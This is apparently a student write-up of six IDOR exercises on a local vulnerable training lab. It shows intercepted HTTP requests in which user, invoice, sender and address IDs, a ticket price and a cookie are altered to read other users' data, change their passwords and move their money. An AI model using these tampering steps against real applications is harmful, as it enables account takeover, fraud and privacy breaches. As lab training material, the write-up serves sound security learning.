

## B. IDOR

### 1. Lab 1: Invoices

Objective: Gain unauthorised access to the other users invoices

POC:

1. Go to the link: <http://localhost:1337/lab/idor/invoices/>




### Invoices

You have a new invoice!

Click to view your invoice!

View

2. Click view button, and it will redirect it to the invoice of a user, Sean Johnson



3. The url contains the id of the user, which we can test for IDOR by changing the parameter value from 1 to

localhost:1337/lab/idor/invoices/index.php?invoice\_id=2

index.php

1 / 1 | 100%

Elias Fetter

INVOICE NUMBER: 00001

DATE OF ISSUE: mm/dd/yyyy

1

1

DESCRIPTION

DESCRIPTION	UNIT COST	QTY/HR RATE	AMOUNT
Your item name	\$0	1	\$0
Your item name	\$0	1	\$0

With this confirms that the website is vulnerable to IDOR which allows unauthorized users access to another users invoice records.

## 2. Lab 2: Ticket Sales

Objective: Buy tickets for less than the regular price.

POC:

1. Go to link: <http://localhost:1337/lab/idor/ticket-sales/>

VulnLab Ticket Sales

Go Back Source Code English

### Ticket Sales

Reset

The price of one ticket is 10 \$  
Amount of money in your account: 1000 \$

How many tickets do you want to buy ?

Enter the number of tickets:

Enter the number of tickets

Buy

2. Enter a number, in this case is 10, which it will charge us for \$100, and the money in our account will decrease too \$870

## Ticket Sales

Reset

The price of one ticket is 10 \$  
Amount of money in your account: 870 \$

### How many tickets do you want to buy ?

The purchase was successful.

Number of tickets you bought: 10  
Money you pay: 100 \$

Enter the number of tickets:

Enter the number of tickets

Buy

3. Then try to make another purchase, but with Burp Suite intercept on, and intercept the request.

```

Pretty  Raw  Hex  Hackvertor
1 POST /lab/idor/ticket-sales/ HTTP/1.1
2 Host: localhost:1337
3 Content-Length: 25
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "macOS"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost:1337
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/119.0.6045.123 Safari/537.36
12 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
    application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost:1337/lab/idor/ticket-sales/
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
20 Connection: close
21
22 amount=10&ticket_money=10
```

4. Try to change the price of one ticket from 10 to 1, and the in theory, it will charge me \$10 rather than \$100.

## Ticket Sales

Reset

The price of one ticket is **10 \$**  
Amount of money in your account: **860 \$**

### How many tickets do you want to buy ?

**The purchase was successful.**

Number of tickets you bought: **10**  
Money you pay: **10 \$**

Enter the number of tickets:

Enter the number of tickets

Buy

The web app is vulnerable to IDOR attack

### 3. Lab 3: Changing Password

Objective: Change another users passwords without permission

POC:

1. Go to the link: <http://localhost:1337/lab/idor/changing-password/>

 **VulnLab**

**Changing Password**

[Go Back](#)

[Source Code](#)

[English](#)

- 2.

#### Changing Password

Reset

Your username: **Christopher**

#### Password Setting

Enter your new password:

Enter your new password

Confirm

```
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
20 Connection: close
21
22 password=test&user_id=1
```

3. Change the value of the user\_id which refers to Christopher's to another number '2' and forward the request

## Changing Password

Reset

Your username: **Christopher**

### Password Setting

**Password change successful!**

Pierre's password has been changed.

Enter your new password:

Enter your new password

Confirm

And as a result, I successfully changed the other user's password rather than the main user's.

## 4. Lab 4: Money Transfer

Objective: Transfer money from another user's account to your own account without any permission.

POC:

1. Go to the link: <http://localhost:1337/lab/idor/money-transfer/>

### Money Transfer

Reset

Your account name: **User 1**

Your money in your account: **900 \$**

### Money Transfer Transactions

Transfer amount:

Transfer amount

Receiver ID:

Receiver ID

Confirm

ID	Name	Money
1	User 1	900 \$
2	User 2	1000 \$
3	User 3	1110 \$
4	User 4	990 \$
5	User 5	1000 \$

We're logged in as user 1, and with \$900 in our account

2. Turn on the burpsuite intercept on, and fill the transfer amount: 50, Receiver ID: 2

```
1 POST /lab/idor/money-transfer/ HTTP/1.1
2 Host: localhost:1337
3 Content-Length: 45
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "macOS"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost:1337
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/119.0.6045.123 Safari/537.36
12 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap
    plication/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost:1337/lab/idor/money-transfer/
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
20 Connection: close
21
22 transfer_amount=50&recipient_id=2&sender_id=1
```



3. Change the value of the sender\_id to 2 and the recipient\_id to 1, to make the transaction flipped where the recipient sends the money not us.

## Money Transfer

Reset

Your account name: **User 1**

Your money in your account: **950 \$**

## Money Transfer Transactions

**The money transfer was successful!**

Transfer amount:

Transfer amount

Receiver ID:

Receiver ID

Confirm

ID	Name	Money
1	User 1	950 \$
2	User 2	950 \$
3	User 3	1110 \$
4	User 4	990 \$
5	User 5	1000 \$

As a result, the user 1's money increased and the user's 2 decreased.

## 5. Lab 5: Address Entry

Objective: View others users address information without any permission\

POC:

1. Go to the link: <http://localhost:1337/lab/idor/address-entry/>

### Address Entry

Reset

My name: **Jesus S. Green**  
My registered address:

### Confirm Order - Enter Your Address

Enter your address:

Enter your address

Update Address

Order

2. First we enter the address before making order 'jl. Test'

### Address Entry

Reset

My name: **Jesus S. Green**  
My registered address: **jl. test**

### Confirm Order - Enter Your Address

Address updated successfully!

Enter your address:

Enter your address

Update Address

Order

3. Then turn on the burpsuite intercept, and make an the order by clicking order button

```
Pretty Raw Hex Hackvertor
1 POST /lab/idor/address-entry/index.php?msg=success HTTP/1.1
2 Host: localhost:1337
3 Content-Length: 27
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "macOS"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost:1337
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/119.0.6045.123 Safari/537.36
12 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap
    plication/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost:1337/lab/idor/address-entry/index.php?msg=success
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
20 Connection: close
21
22 address=&addressID=1&order=|
```

4. Change the addressID from 1 to another number, 2, and it make an order not from our account but from other account with addressID: 2

# Address Entry

Reset

My name: **Jesus S. Green**  
My registered address: **jl. test**

## Confirm Order - Enter Your Address

**Address updated successfully!**

**Order placed successfully!**

Order address: **38740 McDermott Centers Suite 216 Keelingfurt, CO 79459-7315**  
Name: **Kimberly J. Price**

Enter your address:

Enter your address

Update Address

Order


## 6. Lab 6: About

Objective: Change other users' profile information.

POC:

1. Go to the link: <http://localhost:1337/lab/idor/about/>


### About



2. Turn on the burpsuite on, click the edit profile

```
1 GET /lab/idor/about/ HTTP/1.1
2 Host: localhost:1337
3 sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "macOS"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/119.0.6045.123 Safari/537.36
8 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap
  plication/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Referer: http://localhost:1337/lab/idor/about/
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
16 Cookie: PHPSESSID=b2vsotr9c6emct3hvp5744jr88; userid=3
17 Connection: close
18
19
```

3. Change the 'userid' to another number,1, to edit other users' profiles. Then forward the request



Senior Javascript Developer

About me

I started software at the age of 13. I am currently working as a JS developer in Edinburgh

Contact

Email

cedrickelly12@outlook.com

Phone

208-407-8643

Address

test

Save

And with that we can access other users' profiles.